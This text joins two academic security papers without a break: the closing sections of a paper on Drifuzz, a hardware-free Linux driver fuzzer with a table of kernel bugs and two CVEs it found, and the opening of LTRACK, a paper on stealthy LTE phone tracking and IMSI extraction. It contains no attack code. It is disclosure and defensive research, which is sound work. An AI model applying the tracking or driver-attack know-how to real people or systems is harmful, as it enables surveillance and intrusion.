evaluation more consistent with our ablation study, and test four PCI Ethernet and three USB WiFi drivers (included in Agamotto's evaluation).

We also made minor modifications to Agamotto to make the configuration more consistent and comparable with Drifuzz. Agamotto's coverage measurement uses a shared global variable for the previous program counter, which leads to spurious edges added to the coverage map in the presence of multiple threads; we convert it to a thread-local variable. Agamotto also measures coverage in the entire network subsystem; because Drifuzz is optimized for driver fuzzing (in particular, its concolic analysis is disabled outside of driver code); we limit Agamotto's coverage tracking to driver code as well.

PCI Drivers We compare Drifuzz with Agamotto on PCI-based drivers in Table 5. We find that Drifuzz achieves, on average, 154% (2.5×) higher coverage across PCI drivers. These results are significant at the p<0.001 level or better for all tested drivers. Despite a shorter experiment, the coverage is generally on par with the results of our ablation study; we believe this is due to the significantly faster single-core performance on the desktop system.

USB Drivers Here, we evaluate Agamotto and Drifuzz on the three USB WiFi drivers that were included in Agamotto's evaluation. For consistency with Drifuzz, we omit the USB disconnect option when testing Agamotto and compare coverage achieved within the driver. Note that unlike the other experiments in our evaluation, we measure *block* coverage rather than *edge* coverage because Agamotto (and Syzkaller, on which Agamotto's USB support is based) do not report branch coverage when fuzzing USB devices. The results are shown in Table 6.

Drifuzz outperforms Agamotto on every driver, finding four previously unknown bugs that Agamotto fails to detect. We use the interactive coverage UI (inherited by Syzkaller) and confirm that the buggy code is not covered by Agamotto in any of the three drivers.

5.4 Bug Finding

In addition to the bugs discovered in the course of our main evaluation, we also conducted an *ad hoc* test of the ath9k USB driver with the golden seed generation algorithm. We were able to find two bugs in this driver using Drifuzz: one bug which was already reported by Syzkaller, and a previously unknown bug that was uncovered by Drifuzz after applying a patch to fix the Syzkaller-reported flaw.

Overall, we have used Drifuzz to find twelve previously unknown bugs in four PCI drivers and four USB drivers. We discovered two other PCI driver bugs manually during the development of our fuzzer. We have submitted patches to the Linux open-source community for fourteen discovered bugs; thirteen of these patches have been accepted into the kernel and one is still under review.

Table 7 lists the twelve memory bugs we discovered with Drifuzz. Ten were found during the concolic exploration phase of golden seed generation and two were found during hybrid fuzzing.

5.4.1 Vulnerability Disclosure

We reported all bugs found to the Linux kernel developers, and provided patches to fix the issues. We additionally evaluated the severity of the issues, applied for CVE identifiers for the two we felt were likely to be exploitable, and were assigned CVE-2021-XXXXX5 and CVE-2021-XXXXX6. CVE-2021-XXXXX5 is an out-of-bounds read followed by an out-of-bound write with attacker-controlled length in the atlantic PCI Ethernet driver, and may be exploitable locally by an attacker with the ability to attach a malicious PCI device, or by first exploiting a flaw in the atlantic firmware and then using this vantage point to attack the host. CVE-2021-XXXXX6 is a kernel panic (denial of service) in the Marvell mwifiex USB driver and can be triggered by an attacker who can insert a malicious USB device or compromise the mwifiex firmware.

Aside from disclosing and helping to fix the vulnerabilities we discovered, we also worked with a downstream vendor to help them understand the potential impact on their distribution.

Summary	Driver	Type	Fixed	Stage
KASAN: slab-out-of-bounds in ath10k_pci_hif_exchange_bmi_msg	ath10k	PCI	✓	seed-gen
KASAN: slab-out-of-bounds in hw_atl_utils_fw_upload_dwords	atlantic	PCI	✓	fuzzing
KASAN: double-free or invalid-free in consume_skb	atlantic	PCI	✓	seed-gen
KASAN: use-after-free in stmmac_napi_poll_rx	stmmac	PCI	✓	seed-gen
KASAN: use-after-free in aq_ring_rx_clean	atlantic	PCI	✓	seed-gen
KASAN: slab-out-of-bounds in ath5k_eeprom_read_pcal_info_5111	ath5k	PCI	✓	seed-gen
KASAN: null-ptr-deref	ar5523	USB	✓	seed-gen
skbuff: skb_over_panic	mwifiex	USB	✓	seed-gen
KASAN: slab-out-of-bounds in ath9k_hif_usb_rx_cb	ath9k_htc	USB	✓	seed-gen
KASAN: slab-out-of-bounds in rsi_read_pkt	rsi	USB	✓	seed-gen
KASAN: use-after-free in rsi_rx_done_handler	rsi	USB	✓	seed-gen
KASAN: use-after-free in rsi_read_pkt	rsi	USB		fuzzing

Table 7: Summary of new memory/panic bugs we found, the name of the buggy device driver, bus type, whether fixed upstream and the stage we found the bug

6 Limitations and Future Work

Similar to many other systems that use symbolic execution [19, 43, 45], we have a limitation in our handling of pointers with symbolic addresses. Ideally, a read or write at a symbolic address should consider that all possible addresses that satisfy the constraints could be modified; however, this can be very expensive in practice. We instead adopt a common practical workaround and simply concretize the pointer. As a consequence, however, we cannot solve complex constructs involving symbolic addresses, such as parsing the contents of non-volatile read-only memory (NVRAM) in the rtwpci driver. We hope to remove this limitation in future work by adopting some form of symbolic array modeling, similar to that found in Mayhem [5].

As we discuss in our related work, the nascent field of *embedded device rehosting* [16, 51], which attempts to automatically model device peripherals so that the embedded device firmware can be emulated entirely in software, shares many key goals with our work. Both rehosting and hardware-free driver fuzzing need to generate satisfactory responses to driver queries, lest the driver conclude that the hardware is malfunctioning and abort. Although the level of driver functionality needed to *fuzz* a driver is significantly less than that required to emulate a whole embedded system, we believe that some of our techniques for finding good values for peripheral responses while avoiding path explosion may be applicable to the rehosting problem as well, and we aim to explore this connection further in future research.

We hope to extend our work to closed-source Android device drivers. Because these devices are mobile, they are more exposed to remote attacks via WiFi and Bluetooth; at the same time, many of the drivers are closed source and proprietary, which makes large-scale testing difficult. Our current workflow requires the driver source only for coverage collection; however, recent advances in both hardware-assisted coverage collection [40, 41] and static binary rewriting [14, 18, 55] may make coverage collection on closed-source drivers easier. Finally, we also hope to extend our fuzzer to explore different interrupt schedules in order to expose harder-to-find driver bugs such as race conditions.

7 Related Work

Fuzzing has recently received a great deal of attention from academic researchers. Here we focus on the work most closely related to Drifuzz; for a more complete overview of recent fuzzing research we direct the reader to the survey of Manès et al. [29]. Drifuzz extends traditional fuzzing by using forced execution and concolic testing to generate good initial seeds for complex driver code, allowing the OS-peripheral boundary to be efficiently tested without requiring actual hardware.

Hybrid Fuzzing Hybrid fuzzing is a popular approach to overcome some of the limitations of random fuzzing; however, the majority of this work focuses on userspace programs [6, 19, 21, 35, 49, 54]. HFL [21] works with the Linux kernel but mainly examines the system call interface and does not handle MMIO, DMA, or interrupts.

USB Fuzzing Although PCI device drivers have so far received relatively little attention, some prior work has examined the security of USB drivers [25, 34]. Here, the motivating threat model is an attacker who has physical access to a machine and can insert a malicious USB peripheral.

Program Transformation Prior work uses program transformation in fuzzing [35] and malware detection [22]. T-Fuzz [35] applies forced execution to disable complex condition checks and later recovers the path through symbolic execution. Although the basic idea is similar, Drifuzz works with kernel code and modifies the driver code during concolic execution to quickly identify preferred branch conditions.

Checkpoint-based Fuzzing Agamotto [48] uses snapshots to accelerate device driver fuzz testing. Finding new paths is a rare occasion in fuzzing; most of the fuzzer's time is spent in already-found paths. Agamotto actively creates snapshots during execution. When it executes a new input, it finds the closest snapshot by longest common prefix, and starts execution from the snapshot. The time difference between real execution and restoration is saved and thus speeds up fuzzing. Although our evaluation finds that Drifuzz's seed generation is better able to handle complicated drivers and reach deeper paths, the snapshot mechanism could also potentially benefit Drifuzz if the necessary symbolic state were saved in the snapshot.

Symbolic Execution SymDrive [38] and DDT [26] are earlier works that use symbolic execution to test device drivers. However, as we see in our comparison with SymDrive (Section 5.3.1), these symbolic approaches may struggle with complex code such as WiFi drivers due to path explosion.

Hardware-based Device Driver Testing Hardware-in-the-loop testing can be an effective bug-finding strategy [32, 39, 47, 50]. Unfortunately, this technique requires significant human effort and resources to test a new device. For example, Periscope [47] needs to flash a custom Android kernel to the device under test and Charm [50] requires porting the device driver to a modified kernel. One recent work, BOSD [27], uses record and replay to scale fuzzing of GPU drivers by replaying recorded responses from the real hardware on multiple cores, but at least one real device is still needed, and it focuses only on the system call boundary.

Firmware Rehosting On the embedded side, there are firmware testing tools that apply fuzzing [17, 30] and symbolic execution [4, 20, 56]. These tools mainly work with IoT devices that run custom firmware on the ARM architecture. P2IM [17] and DICE [30] use heuristics tuned for microcontrollers to categorize the type of input registers, such as control registers, status registers and data registers.

In concurrent work, μemu [56] and Jetset [20] use symbolic execution in an attempt to create higher-fidelity models of embedded peripherals; while μemu targets relatively simple microcontrollers, Jetset can partially emulate more complex embedded systems such as a Raspberry Pi. However, Jetset currently only models relatively simple devices such as GPIO and UART interfaces. Based on our evaluation of SymDrive, we expect that both systems would struggle with emulating more complex peripherals such as the SoftMAC WiFi devices whose drivers we test; Drifuzz's use of forced execution allows it to more efficiently generate seeds for these drivers that satisfy the drivers' initialization checks and unlock deeper code paths. As discussed in Section 6, however, we believe our techniques may also help enhance rehosting efforts.

8 Conclusion

In this paper we presented a technique for efficiently generating "golden seeds" that allow the OS-peripheral boundary to be tested efficiently without access to real hardware peripherals. Our implementation augments PANDA's existing taint analysis to perform concolic execution, and leverages TCG modification to optimize concolic golden seed generation. Our evaluation of fourteen WiFi and Ethernet drivers shows that golden seeds and hybrid fuzzing allow Drifuzz to achieve higher coverage than the previous state of the art and uncover real vulnerabilities in device drivers. Two bugs with severe impact were assigned CVEs.

Availability

To facilitate future research, we will open-source Drifuzz. An anonymized version is available at:
https://github.com/messlabnyu/DrifuzzProject/

Acknowledgements

We would like to thank our reviewers for their feedback, and in particular our shepherd, Le Guan. The work in this paper is supported by funding from the National Science Foundation under Grant No. CNS-2001161 and CNS-2145482. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of the National Science Foundation.

References

[1] Fabrice Bellard. QEMU, a fast and portable dynamic translator. In *USENIX annual technical conference, FREENIX Track*, volume 41, page 46. Califor-nia, USA, 2005.

[2] Gal Beniamini. Over the air: Exploiting Broadcom's Wi-Fi stack (part 1). https://googleprojectzero.blogspot.com/2017/04/over-air-exploiting-broadcoms-wi-fi_4.html, 2017.

[3] Laurent Butti. Wi-Fi advanced fuzzing. BlackHat EU 2007, 2007.

[4] Chen Cao, Le Guan, Jiang Ming, and Peng Liu. Device-agnostic firmware execution is possible: A concolic execution approach for peripheral emulation. In *Annual Computer Security Applications Conference*, pages 746–759, 2020.

[5] Sang Kil Cha, Thanassis Avgerinos, Alexandre Rebert, and David Brumley. Unleashing mayhem on binary code. In *2012 IEEE Symposium on Security and Privacy*, pages 380–394, 2012.

[6] Yaohui Chen, Peng Li, Jun Xu, Shengjian Guo, Rundong Zhou, Yulong Zhang, Tao Wei, and Long Lu. Savior: Towards bug-driven hybrid testing. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 1580–1596. IEEE, 2020.

[7] Vitaly Chipounov and George Candea. Dynamically translating x86 to LLVM using QEMU. Technical report, École Polytechnique Fédérale de Lausanne (EPFL), 2010.

[8] Vitaly Chipounov, Vlad Georgescu, Cristian Zamfir, and George Candea. Selective symbolic execution. In *Proceedings of the 5th Workshop on Hot Topics in System Dependability (HotDep)*, 2009.

[9] Vitaly Chipounov, Volodymyr Kuznetsov, and George Candea. S2E: A platform for in-vivo multi-path analysis of software systems. *Acm Sigplan Notices*, 46(3):265–278, 2011.

[10] Jake Corina, Aravind Machiry, Christopher Salls, Yan Shoshitaishvili, Shuang Hao, Christopher Kruegel, and Giovanni Vigna. DIFUZE: Interface aware fuzzing for kernel drivers. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS '17, page 2123–2138, New York, NY, USA, 2017. Association for Computing Machinery.

[11] Leonardo De Moura and Nikolaj Bjørner. Z3: An efficient SMT solver. In *International conference on Tools and Algorithms for the Construction and Analysis of Systems*, pages 337–340. Springer, 2008.

[12] Google Developers. Syzkaller. https://github.com/google/syzkaller.

[13] QEMU Developers. Official QEMU mirror. https://github.com/qemu/qemu.

[14] S. Dinesh, N. Burow, D. Xu, and M. Payer. RetroWrite: Statically instrumenting COTS binaries for fuzzing and sanitization. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 1497–1511, Los Alamitos, CA, USA, may 2020. IEEE Computer Society.

[15] Brendan Dolan-Gavitt, Josh Hodosh, Patrick Hulin, Tim Leek, and Ryan Whelan. Repeatable reverse engineering with PANDA. In *Proceedings of the 5th Program Protection and Reverse Engineering Workshop*, pages 1–11, 2015.

[16] Andrew Fasano, Tiemoko Ballo, Marius Muench, Tim Leek, Alexander Oleinik, Brendan Dolan-Gavitt, Manuel Egele, Aurélien Francillon, Long Lu, Nick Gregory, Davide Balzarotti, and William Robertson. SoK: Enabling security analyses of embedded systems via rehosting. In *16th ACM ASIA Conference on Computer and Communications Security (ASIACCS)*, June 2021.

[17] Bo Feng, Alejandro Mera, and Long Lu. P2IM: Scalable and hardware-independent firmware testing via automatic peripheral interface modeling. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 1237–1254, 2020.

[18] Antonio Flores-Montoya and Eric Schulte. Datalog disassembly. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 1075–1092. USENIX Association, August 2020.

[19] Patrice Godefroid, Nils Klarlund, and Koushik Sen. DART: Directed automated random testing. In *Proceedings of the 2005 ACM SIGPLAN conference on Programming language design and implementation*, pages 213–223, 2005.

[20] Evan Johnson, Maxwell Bland, YiFei Zhu, Joshua Mason, Stephen Checkoway, Stefan Savage, and Kirill Levchenko. Jetset: Targeted firmware rehosting for embedded systems. In *30th USENIX Security Symposium (USENIX Security 21)*, pages 321–338. USENIX Association, August 2021.

[21] Kyungtae Kim, Dae R Jeong, Chung Hwan Kim, Yeongjin Jang, Insik Shin, and Byoungyoung Lee. HFL: Hybrid fuzzing on the Linux kernel. In *Proceedings of the 2020 Annual Network and Distributed System Security Symposium (NDSS), San Diego, CA*, 2020.

[22] Kyungtae Kim, I Luk Kim, Chung Hwan Kim, Yonghwi Kwon, Yunhui Zheng, Xiangyu Zhang, and Dongyan Xu. J-Force: Forced execution on Javascript. In *Proceedings of the 26th international conference on World Wide Web*, pages 897–906, 2017.

[23] Avi Kivity, Yaniv Kamay, Dor Laor, Uri Lublin, and Anthony Liguori. KVM: the Linux virtual machine monitor. In *Proceedings of the Linux symposium*. Dttawa, Dntorio, Canada, 2007.

[24] George Klees, Andrew Ruef, Benji Cooper, Shiyi Wei, and Michael Hicks. Evaluating fuzz testing, 2018.

[25] Andrey Konovalov. External USB fuzzing for Linux kernel. https://github.com/google/syzkaller/blob/master/docs/linux/external_fuzzing_usb.md.

[26] Volodymyr Kuznetsov, Vitaly Chipounov, and George Candea. Testing closed-source binary device drivers with DDT. In *USENIX Annual Technical Conference*, 2010.

[27] Dominik Maier and Fabian Toepfer. *BSOD: Binary-Only Scalable Fuzzing Of Device Drivers*, page 48–61. Association for Computing Machinery, New York, NY, USA, 2021.

[28] Rupak Majumdar and Koushik Sen. Hybrid concolic testing. In *29th International Conference on Software Engineering (ICSE'07)*, pages 416–426. IEEE, 2007.

[29] Valentin J.M. Manès, HyungSeok Han, Choongwoo Han, Sang Kil Cha, Manuel Egele, Edward J. Schwartz, and Maverick Woo. The art, science, and engineering of fuzzing: A survey. *IEEE Transactions on Software Engineering*, 47(11), Nov 2021.

[30] Alejandro Mera, Bo Feng, Long Lu, Engin Kirda, and William Robertson. DICE: Automatic emulation of dma input channels for dynamic firmware analysis. *arXiv preprint arXiv:2007.01502*, 2020.

[31] Andreas Moser, Christopher Kruegel, and Engin Kirda. Exploring multiple execution paths for malware analysis. In *IEEE Symposium on Security and Privacy*, 2007.

[32] Marius Muench, Dario Nisi, Aurélien Francillon, and Davide Balzarotti. Avatar2: A multi-target orchestration platform. In *NDSS Workshop on Binary Analysis Research*, volume 18, pages 1–11, 2018.

[33] Andy Nguyen. BleedingTooth: Linux Bluetooth zero-click remote code execution. https://google.github.io/security-research/pocs/linux/bleedingtooth/writeup.html.

[34] Hui Peng and Mathias Payer. USBFuzz: A framework for fuzzing USB drivers by device emulation. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 2559–2575, 2020.

[35] Hui Peng, Yan Shoshitaishvili, and Mathias Payer. T-Fuzz: fuzzing by program transformation. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 697–710. IEEE, 2018.

[36] Sebastian Poeplau and Aurélien Francillon. SymQEMU: Compilation-based symbolic execution for binaries. In *NDSS*, 2021.

[37] Ivan Pustogarov, Qian Wu, and David Lie. Ex-vivo dynamic analysis framework for Android device drivers. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 1088–1105. IEEE, 2020.

[38] Matthew J Renzelmann, Asim Kadav, and Michael M Swift. Symdrive: Testing drivers without devices. In *10th USENIX Symposium on Operating Systems Design and Implementation (OSDI 12)*, pages 279–292, 2012.

[39] Jan Ruge, Jiska Classen, Francesco Gringoli, and Matthias Hollick. Frankenstein: Advanced wireless fuzzing to exploit new Bluetooth escalation targets. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 19–36, 2020.

[40] Sergej Schumilo, Cornelius Aschermann, Ali Abbasi, Simon Wör-ner, and Thorsten Holz. Nyx: Greybox hypervisor fuzzing using fast snapshots and affine types. In *30th USENIX Security Symposium (USENIX Security 21)*. USENIX Association, August 2021.

[41] Sergej Schumilo, Cornelius Aschermann, Robert Gawlik, Sebastian Schinzel, and Thorsten Holz. kAFL: Hardware-assisted feedback fuzzing for os kernels. In *Proceedings of the 26th USENIX Conference on Security Symposium*, SEC'17, page 167–182, USA, 2017. USENIX Association.

[42] Denis Selyanin. Researching Marvell Avastar Wi-Fi: from zero knowledge to over-the-air zero-touch RCE. ZeroNights, https://2018.zeronights.ru/wp-content/uploads/materials/19-Researching-Marvell-Avastar-Wi-Fi.pdf, 2018.

[43] Koushik Sen, Darko Marinov, and Gul Agha. Cute: A concolic unit testing engine for c. *SIGSOFT Softw. Eng. Notes*, 30(5):263–272, sep 2005.

[44] Ben Seri, Gregory Vishnepolsky, and Dor Zusman. BLEEDINGBIT: The hidden attack surface within BLE chips. Technical report, ARMIS Inc., 2019.

[45] Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Audrey Dutcher, John Grosen, Siji Feng, Christophe Hauser, Christopher Kruegel, and Giovanni Vigna. SoK: (State of) The Art of War: Offensive Techniques in Binary Analysis. In *IEEE Symposium on Security and Privacy*, 2016.

[46] Eike Siewertsen. Multi-platform binary program testing using concolic execution. Master's thesis, Chalmers University of Technology, 2015.

[47] Dokyung Song, Felicitas Hetzelt, Dipanjan Das, Chad Spensky, Yeoul Na, Stijn Volckaert, Giovanni Vigna, Christopher Kruegel, Jean-Pierre Seifert, and Michael Franz. PeriScope: An effective probing and fuzzing framework for the hardware-os boundary. In *NDSS*, 2019.

[48] Dokyung Song, Felicitas Hetzelt, Jonghwan Kim, Brent ByungHoon Kang, Jean-Pierre Seifert, and Michael Franz. Agamotto: Accelerating kernel driver fuzzing with lightweight virtual machine checkpoints. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 2541–2557. USENIX Association, August 2020.

[49] Nick Stephens, John Grosen, Christopher Salls, Andrew Dutcher, Ruoyu Wang, Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Driller: Augmenting fuzzing through selective symbolic execution. In *NDSS*, 2016.

[50] Seyed Mohammadjavad Seyed Talebi, Hamid Tavakoli, Hang Zhang, Zheng Zhang, Ardalan Amiri Sani, and Zhiyun Qian. Charm: Facilitating dynamic analysis of device drivers of mobile systems. In *Proceedings of the 27th USENIX Conference on Security Symposium*, SEC'18, page 291–307, USA, 2018. USENIX Association.

[51] Christopher Wright, William A. Moeglein, Saurabh Bagchi, Milind Kulkarni, and Abraham A. Clements. Challenges in firmware re-hosting, emulation, and analysis. *ACM Computing Surveys*, 54(1), January 2021.

[52] Wen Xu, Hyungon Moon, Sanidhya Kashyap, Po-Ning Tseng, and Taesoo Kim. Fuzzing file systems via two-dimensional input space exploration. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 818–834. IEEE, 2019.

[53] Wei You, Xuwei Liu, Shiqing Ma, David Perry, Xiangyu Zhang, and Bin Liang. SLF: fuzzing without valid seed inputs. In *2019 IEEE/ACM 41st International Conference on Software Engineering (ICSE)*, pages 712–723. IEEE, 2019.

[54] Insu Yun, Sangho Lee, Meng Xu, Yeongjin Jang, and Taesoo Kim. QSYM: A practical concolic execution engine tailored for hybrid fuzzing. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 745–761, 2018.

[55] Z. Zhang, W. You, G. Tao, Y. Aafer, X. Liu, and X. Zhang. STOCHFUZZ: Sound and cost-effective fuzzing of stripped binaries by incremental and stochastic rewriting. In *2021 2021 IEEE Symposium on Security and Privacy (SP)*, pages 1884–1901, Los Alamitos, CA, USA, may 2021. IEEE Computer Society.

[56] Wei Zhou, Le Guan, Peng Liu, and Yuqing Zhang. Automatic firmware emulation through invalidity-guided knowledge inference. In *30th USENIX Security Symposium (USENIX Security 21)*, pages 2007–2024. USENIX Association, August 2021.

A KASAN Optimization

Here we provide more detailed performance results for frame unwinding. We use the test cases generated by our fuzzer to evaluate the performance of Drifuzz on the 7 PCI network drivers. The result, shown in Table 8, shows an average speedup of 4.72× after removing stack unwinding for memory allocation and deallocation, with speedups of nearly 16× in allocation-intensive drivers.

As an alternative to disabling KASAN's stack unwinding, we could also attempt to use a faster unwinder; we therefore evaluated the two unwinders supported by Linux kernel. The Frame Pointer unwinder (FP) stores a pointer to the previous frame in a register so it can more quickly unwind calling stacks. The ORC unwinder (enabled by default) uses a binary format to store information about stack frame sizes, allowing unwinding to occur without the use of a dedicated frame pointer register. Although this makes unwinding much slower, it improves performance during normal execution by freeing up an extra register and reducing code size by ≈3.2%. However, with KASAN enabled, stack traces are collected frequently during **kmalloc** and **kfree**, causing a slowdown of up to 20% in our tests.

To more precisely measure the overhead of allocation-related unwinding we created a micro-benchmark module that performs `kmalloc`/`kfree` 500,000 times (comparable to the number of allocations made during Ethernet driver initialization). We test four configurations: KASAN+FP, KASAN+ORC, KASAN with our patch, and, for comparison, ORC with KASAN disabled. Across ten trials, the benchmark takes 286.7ms, 351.2ms, 57.8ms and 8ms. Our patched version is considered the baseline, where the same code is run but no stack unwinding happens. The data show that FP unwinder is 1.2× faster than ORC unwinder, but our patch still provides a speedup of 4.9× over the FP unwinder.

Driver	Optimized	Unmodified	Speedup
ath10k_pci	0.32s	2.23s	6.96×
ath9k	1.45s	1.96s	1.35×
rtwpci	0.28s	2.12s	7.65×
atlantic	0.16s	2.07s	12.93×
8139cp	1.14s	3.14s	2.74×
stmmac_pci	1.51s	1.93s	1.28×
snic	0.13s	2.04s	15.95×
geomean			4.72×

Table 8: Average execution time in seconds per input with optimized and unmodified KASAN.

LTRACK: Stealthy Tracking of Mobile Phones in LTE

Martin Kotuliak, Simon Erni, Patrick Leu, Marc Röschlin, and Srdjan Čapkun
ETH Zurich

Abstract

We introduce LTRACK, a new tracking attack on LTE that allows an attacker to stealthily extract user devices' locations and permanent identifiers (IMSI). To remain stealthy, the localization of devices in LTRACK is fully passive, relying on our new uplink/downlink sniffer. Our sniffer records both the times of arrival of LTE messages and the contents of the Timing Advance Commands, based on which LTRACK calculates locations. LTRACK is the first to show the feasibility of a passive localization in LTE through implementation on software-defined radio.

Passive localization attacks reveal a user's location traces but can at best link these traces to a device's pseudonymous temporary identifier (TMSI), making tracking in dense areas or over a long time-period challenging. LTRACK overcomes this challenge by introducing and implementing a new type of IMSI Catcher named IMSI Extractor. It extracts a device's IMSI and binds it to its current TMSI. Instead of relying on fake base stations like existing IMSI Catchers, which are detectable due to their continuous transmission, IMSI Extractor relies on our uplink/downlink sniffer enhanced with surgical message overshadowing. This makes our IMSI Extractor the stealthiest IMSI Catcher to date.

We evaluate LTRACK through a series of experiments and show that in line-of-sight conditions, the attacker can estimate the location of a phone with less than 6m error in 90% of the cases. We successfully tested our IMSI Extractor against a set of 17 modern smartphones connected to our industry-grade LTE testbed. We further validated our uplink/downlink sniffer and IMSI Extractor in a test facility of an operator.

1 Introduction

LTE is one of the most widely deployed and used cellular technologies. It was designed to not only enable communication but also to protect the security and privacy of users by encrypting communication between a user equipment (UE) and a base station (eNodeB). Unlike the user's data, LTE physical and MAC layer control messages are transmitted in plain-text, with subscriber identifiers (IMSI) replaced with temporary identifiers (TMSI) to protect users' privacy.

LTE security and specifically the security and privacy on the wireless link between base stations and UEs is an active area of research. Broadly, attacks against LTE can be classified as active or passive, where active attacks (e.g., IMSI Catcher [19, 36]) typically rely on fake base stations to which victim UEs connect. Recently, message overshadowing emerged as a new active, but stealthier manipulation technique [13, 45].

On the other hand, passive attacks rely on custom-built sniffers. In [8, 23], it was shown that an attacker can build a passive downlink traffic sniffer (from the eNodeB to the UE) using software-defined radios. Downlink sniffers were then used as tools for localization [32], to break the encryption of phone calls [34], and to allow traffic fingerprinting [20]. The idea of passive uplink and downlink sniffing was further proposed for user localization [32] but was not implemented. Unlike downlink sniffing, so far, uplink sniffing was implemented only using active techniques and relied on fake base stations [33, 37].

In this work, we focus on large-scale, stealthy UE tracking. To be successful in such an attack, the adversary needs to: (i) determine the location of the UE, (ii) obtain a UE's identifier that links observed locations into a trace, and (iii) avoid detection. Until now, no attack fulfills all of the above at the same time. Passive localization alone could leak UE traces in some low-density areas, but in urban areas with a high density of UEs, this task will be harder without the identifier that binds the observed locations together [38].

IMSI Catchers, which are used to leak a UE's IMSI to the adversary and therefore identify the UE, rely exclusively on fake base stations. However, to get the UE to connect to the fake base station (a requirement of the attack), the attacker needs to transmit continuously at a high power and can therefore be detected by law enforcement and operators [24, 26, 30].

This paper addresses the above and shows that stealthy localization and identification (and therefore tracking) of UEs

in LTE is indeed possible. We present LTRACK, a new tracking attack on LTE which combines passive and stealthy active attacks. For passive localization, we use LTEPROBE, our uplink/downlink sniffer, and for binding the collected traces to an IMSI, we use our active but stealthy IMSI Extractor.

Our work focuses on the recovery of users' long-term mobility traces. How this information is then further used by adversaries is well studied and out of scope of our work. Prior research showed that traces can be used to deanonymize users through transportation routines [25], mobility patterns [14,29,43,46], home addresses [15,18,21], co-locations with other users [27,40], or online geo-tagged media [17].

In summary, we make the following contributions:

- We demonstrate the feasibility of a fully passive adversarial localization of UEs in an LTE network. We show that, in line-of-sight conditions, the attacker can estimate the location of a phone with an error of less than 6m in 90% of the cases.
- We propose a new type of IMSI Catcher, named IMSI Extractor. Our IMSI Extractor does not rely on fake base stations but instead uses a combination of low-power surgical message overshadowing and uplink/downlink sniffing. Even if our catcher injects a message, it does so in line with LTE protocol specification, making it hard to detect with existing IMSI Catcher detection techniques. We discuss the techniques that would be needed to detect this attack. We successfully tested our IMSI Extractor on 17 smartphones connecting to an industry-grade eNodeB.
- We combine our passive localization and our IMSI Extractor into a UE tracking system that we name LTRACK, which enables simultaneous identification and localization of UEs, allowing an attacker to track users more persistently and with higher accuracy than in prior attacks. LTRACK does this by cross-checking IMSI-TMSI pairs obtained with our IMSI Extractor, with the location data identified by the TMSI obtained from our localization attacks.
- We implement the first white-box uplink and downlink LTE sniffer, called LTEPROBE. So far, only downlink sniffers were presented in open research. This sniffer is one of the core components of LTRACK. Our sniffer records both protocol level information, e.g., synchronization parameters or phone model specific messages, and physical layer timings of messages.
- Using our sniffer, we implement mobile phone fingerprinting, which allows the attacker to identify the make and the model of the phone. This allows us, in some scenarios, to further increase the accuracy of phone localization and tracking by as much as 20 meters.

2 Background

2.1 LTE

The radio access network in LTE is managed by base stations (eNodeB). eNodeBs route the traffic over a secure channel to the network core, which handles most mobile network functions. Our sniffer captures and analyzes the communication between a base station and a mobile phone (UE): downlink from eNodeB to UE, and uplink from UE to eNodeB. Most providers implement uplink and downlink separation using FDD-LTE (Frequency Division Duplex). In FDD, uplink and downlink use two separate RF carriers, one for each direction. Multiplexing is implemented using OFDMA in downlink and SC-FDMA in uplink.

Physical layer data transmission is scheduled in 10ms long frames for both downlink and uplink [3]. Frames are indexed from 0 to 1023 and split into ten subframes, each with a duration of 1ms. Each subframe consists of two slots. By default, a slot is made up of 7 OFDM symbols with one cyclic prefix per symbol.

In both OFDMA and SC-FDMA, data is modulated onto orthogonal subcarriers. Modulated data values are called frequency samples. Using inverse fast Fourier transformation, frequency samples are transformed into a time signal and transmitted over the radio. An LTE receiver samples the incoming signal into time domain samples. Fast Fourier transform over the time samples outputs the frequency samples. The smallest indexed element is a resource block [3] which spans 12 subcarriers and lasts one slot.

Physical Layer Channels. Data on the physical layer is sent over different channels [3]. Each channel occupies predefined resource blocks. Physical shared channels are used for data transmission, and control channels manage flow and access to them. The Physical Random Access Channel is used to establish new UE connections.

All resource allocations of resource blocks are communicated to the UE in Downlink Control Information (DCI) elements transmitted over the downlink control channel. A 16-bit RNTI number addresses each DCI and specifies the recipient of the message. Depending on the function, the RNTI number specifies one UE or multiple UEs. The format of the DCI determines its function.

DCI Format 0 allocates resource blocks on the uplink to UEs. A UE can transmit on the uplink shared channel only if it receives a corresponding resource allocation. The DCI Format 0 also specifies parameters to be used for the message encoding, such as modulation schemes.

DCI Format 1 or 2 defines which resource blocks a UE should decode and which parameters it should use to decode the messages on the downlink shared channel. The downlink shared channel carries user data and other

system information, such as the configuration of the base station.

Connection Establishment. A UE uses two numbers for identifying to the network: IMSI, a unique, persistent identifier, and TMSI, a temporary identifier. Each UE connection starts with an RRC Connection Request containing the UE TMSI. If the TMSI is not available, the UE samples a random value and includes it instead of the TMSI.

There are two ways how a UE requests the service from the network. If the UE connects for the first time after losing a state (e.g., restarting), it initiates an attachment procedure by sending an Attach Request, containing the TMSI if one has been assigned previously, or the IMSI otherwise. If the network does not recognize the TMSI, it will ask the UE to provide its IMSI in an identification procedure. At the end of the attachment procedure, after the security context has been set up, the network assigns the UE a new TMSI. The TMSI is at this point both ciphered and integrity protected.

If the UE is already attached to the network but idle, going from idle state to connected state, it enters the service request procedure by sending an integrity protected Service Request, after which the connectivity is immediately restored.

2.2 Relevant Attacks

Localization Attacks. By observing paging messages alone, an attacker can learn if a victim is currently in the same tracking area or the same cell (if smart paging is deployed), as shown in [36].

